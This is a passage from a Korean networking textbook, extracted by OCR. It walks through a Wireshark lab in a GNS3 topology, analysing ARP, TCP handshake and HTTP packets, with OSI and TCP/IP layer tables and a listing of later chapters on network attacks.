


직접해보기



iRedMail 설치 과정에서 생성된 self-signed SSL Cert 생성과정이다. 또한 이를 웹브라우저에서 확인할 수 있다. https://mail.abc.com의 인증서를 직접 확인하고, https의 인증서, Diffie Hellman 알고리즘, SHA-256에 대해 찾아보시오.

☑ 웹 메일 구축 프로젝트 전체 화면



VI 네트워크 보안 기초

16 와이어샤크를 이용한 패킷 분석

17 Kali Linux 소개 및 설치

18 Information Gathering

19 Dos Attack

20 ARP Spoofing, Telnet Sniffing

21 Firewall

16 와이어샤크를 이용한 패킷 분석

와이어샤크(Wireshark)는 네트워크상의 패킷 분석을 위해 사용하는 스니퍼의 일종으로 이더리얼(Ethereal)의 후속버전이다. GNS3를 설치할 경우 설치 옵션에 포함되어 있으며, 별도로 설치하기 위해서는 아래의 공식 사이트를 이용하면 된다. 공식 사이트를 통해 새로운 버전 및 기본 사용법, 샘플 파일 등을 제공 받을 수 있다.


▪ 와이어샤크 홈페이지 : http://www.wireshark.org

와이어샤크를 이용한 패킷 분석을 통해 네트워크 이론에서 배우는 OSI 7Layer, TCP/IP 프로토콜 등에 대해 확인하며 학습할 수 있다.

1. 실습용 네트워크 토폴로지

실습은 [13 DNS 설정]에서 구성한 네트워크를 이용한다. 다른 토폴로지를 이용해도 되며 토롤로지 내의 모든 호스트가 필요한 것은 아니므로 필요한 가상머신만 부팅하여 사용한다. 클라이언트 컴퓨터와 HTTP 서버, DNS 서버 사이에 주고받는 패킷을 와이어샤크를 통해 분석하여 OSI 7 Layer, TCP/IP 프로토콜의 구조 및 전송 절차 등에 대해서 확인할 수 있다.

▪ 네트워크 구성도



장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	s0/1	14.58.90.9/30	
	fa0/1	192.168.1.254/24	
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	
R3	s0/0	14.58.90.10/30	
	fa0/0	8.8.8.254/24	

장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
DNS	enp0s3	8.8.8.88/24	DNS 서버
xyz.com	enp0s3	125.241.100.10/24	다양도 서버

관리자 계정 정보 : root / sunrin

★ s0/0 = Serial0/0 ★fa0/0 = fastethernet0/0


패킷 분석은 다음과 같은 순서로 진행한다.

패킷 분석을 진행할 구간 선정 → 패킷 분석을 위한 인터페이스 선택 → 와이어샤크를 통한 패킷 분석 시작

가. 패킷 분석 구간 선정


① 패킷을 분석하기 위해서는 먼저 패킷을 분석하기 위한 구간을 선택해야 한다. 패킷을 분석할 구간을 선택하기 위해서는 선택하고자 하는 구간의 링크에 마우스 오른쪽 버튼을 클릭한다. [Start capture]을 선택 후, 패킷을 캡처할 장치 및 인터페이스를 선택한다. 이번 실습에서는 라우터 R1의 F0/0 인터페이스를 캡처한다.

라우터 R1의 F0/0은 SW1과 연결되어있고 SW1은 Client와 연결되어 있으므로 Client가 주고받는 모든 패킷을 캡처할 수 있다.



나. 와이어샤크 메뉴 및 인터페이스

① 패킷을 캡처할 구간과 인터페이스를 선택하고 [OK]를 선택하면 와이어샤크가 실행되며 캡처한 패킷을 표시한다.
와이어샤크의 인터페이스는 다음과 같이 구분되어 있으며, 각 부분의 기능은 아래와 같다.




㉠ 메뉴 및 아이콘을 이용하여 캡처, 분석, 통계 등의 작업을 진행할 수 있다.
㉡ 다양한 조건을 지정하여 원하는 패킷을 필터링 할 수 있다.
㉢ 캡처된 패킷을 보여준다.
㉣ ㉢에서 선택한 패킷의 상세 정보를 TCP/IP 기준으로 보여준다.
㉤ 패킷의 상세정보를 16진수 및 2진수로 변환하여 보여준다.

2. ARP 패킷 분석


ARP 패킷은 LAN에서 통신을 하기 위해 IP주소(3계층)를 MAC주소(2계층)로 변환하기 위해 각 장치 간에 주고받는 패킷이다. Client(192.168.1.10)와 라우터 R1(192.168.1.254)이 주고 받은 ARP 패킷을 통해 동작원리를 이해할 수 있다.

① 필터 항목에서 arp를 입력 후 [Apply]를 클릭하여 수집된 패킷 중에서 ARP 패킷만 필터링한다. ARP 패킷 중에서 첫 번째 패킷을 선택하여 하단의 세부 항목에서 내용을 확인한다.



첫 번째 패킷은 192.168.1.10의 IP주소를 가진 컴퓨터가 192.168.1.254의 IP주소를 가진 컴퓨터의 MAC주소를 알아보기 위해 해당 LAN상에 브로드캐스트 한 패킷이다. LAN 상의 모든 장치는 ARP 패킷을 받고 해당되는 192.168.1.254의 IP주소를 가진 장치는 자신의 MAC 주소를 담은 응답 패킷을 생성하여 요청한 장치에게 전송한다.


② ARP 패킷 중에서 두 번째 패킷은 192.168.1.254의 MAC주소를 요청하는 패킷에 대한 응답 패킷이다. ARP 응답 패킷에는 192.168.1.254에 해당하는 장치의 MAC 주소인 c0:01:37:08:00:00이 포함되어 있다.




패킷의 세부 정보에서 [EthernetII] → [Source] 항목에 192.168.1.254의 IP주소를 가진 호스트의 MAC 주소인 c0:00:0c:30:00:00이 포함된 것을 확인할 수 있다.

③ ARP 요청 패킷과 응답 패킷을 주고받게 되면 Client 컴퓨터와 라우터 R1에는 서로의 MAC 주소가 등록되게 된다. 등록된 MAC 주소를 라우터 R1에서 확인해 보면 다음과 같다.

- 라우터 R1의 ARP 테이블



- Client 컴퓨터의 ARP 테이블



■ OSI 7계층 및 TCP/IP 구조

	OSI 7계층
HTTP, SMTP, SNMP, FTP, SSH, NFS ..	응용프로그램 계층
XDR, ASN.1, SMB, AFP	표현 계층
TLS, SSL, X.225, RPC, NetBIOS, 애플토크	세션 계층
TCP, UDP, RTP, SCTP, SPX, 애플토크	전송 계층
IP, ICMP, IGMP, ARP, RARP, BGP, OSPF, RIP	네트워크 계층
이더넷, PPP, HDLC, 프레임 릴레이, ATM, 무선랜, FDDI	데이터링크 계층
전선, 전파, 광섬유, DSU, CSU, 모뎀 ..	물리 계층


TCP/IP	
응용 프로그램 계층	DNS, TFTP, TLS/SSL, FTP, HTTP, IMAP, IRC, NNTP, POP3, SMTP, SNMP, SSH, 텔넷, RTP, PNRP, rlogin, ENRP ..
전송 계층	TCP, UDP, DCCP, SCTP, IL, RUDP ..
인터넷 계층	IP (IPv4, IPv6)
네트워크 인터페이스 계층	이더넷, Wi-Fi, 토큰링, PPP, SLIP, FDDI, ATM, 프레임 릴레이 등

3. IP, TCP, HTTP 패킷 분석

패킷에는 송신자와 수신자의 IP주소가 포함되어 있다. IP주소는 네트워크에서 각 호스트를 구분하기 위한 구별자이며, 네트워크(인터넷) 계층에서 목적지를 찾아가기 위한 라우팅의 기본 정보로 사용된다.

이번 분석에서 사용할 패킷은 Client(192.168.1.10)와 xyz.com(125.241.100.10)이 주고 받는 패킷이다. 이 패킷들을 통해 IP주소의 사용, TCP 연결 설정, HTTP 프로토콜의 동작 절차 등에 대해 확인할 수 있다.

Client(192.168.1.10)가 xyz.com(125.241.100.10)에 웹브라우저를 통해 접속했을 때, HTTP 패킷을 주고 받는 과정은 다음과 같다.




㉠ Client는 xyz.com과 3-Way Handshake 과정을 통해 연결을 성립한다.

㉡ 연결 성립 후, Client는 xyz.com에게 GET 방식으로 HTTP 요청을 한다.


㉢ xyz.com은 Client에게 index.html을 전송한다.

이와 같은 과정을 통해 두 컴퓨터는 서로 패킷을 주고 받게 되며, 자세한 과정은 아래의 와이어샤크를 통해 캡처한 패킷을 보며 확인할 수 있다.

DNS 요청/응답 과정은 생략한다.



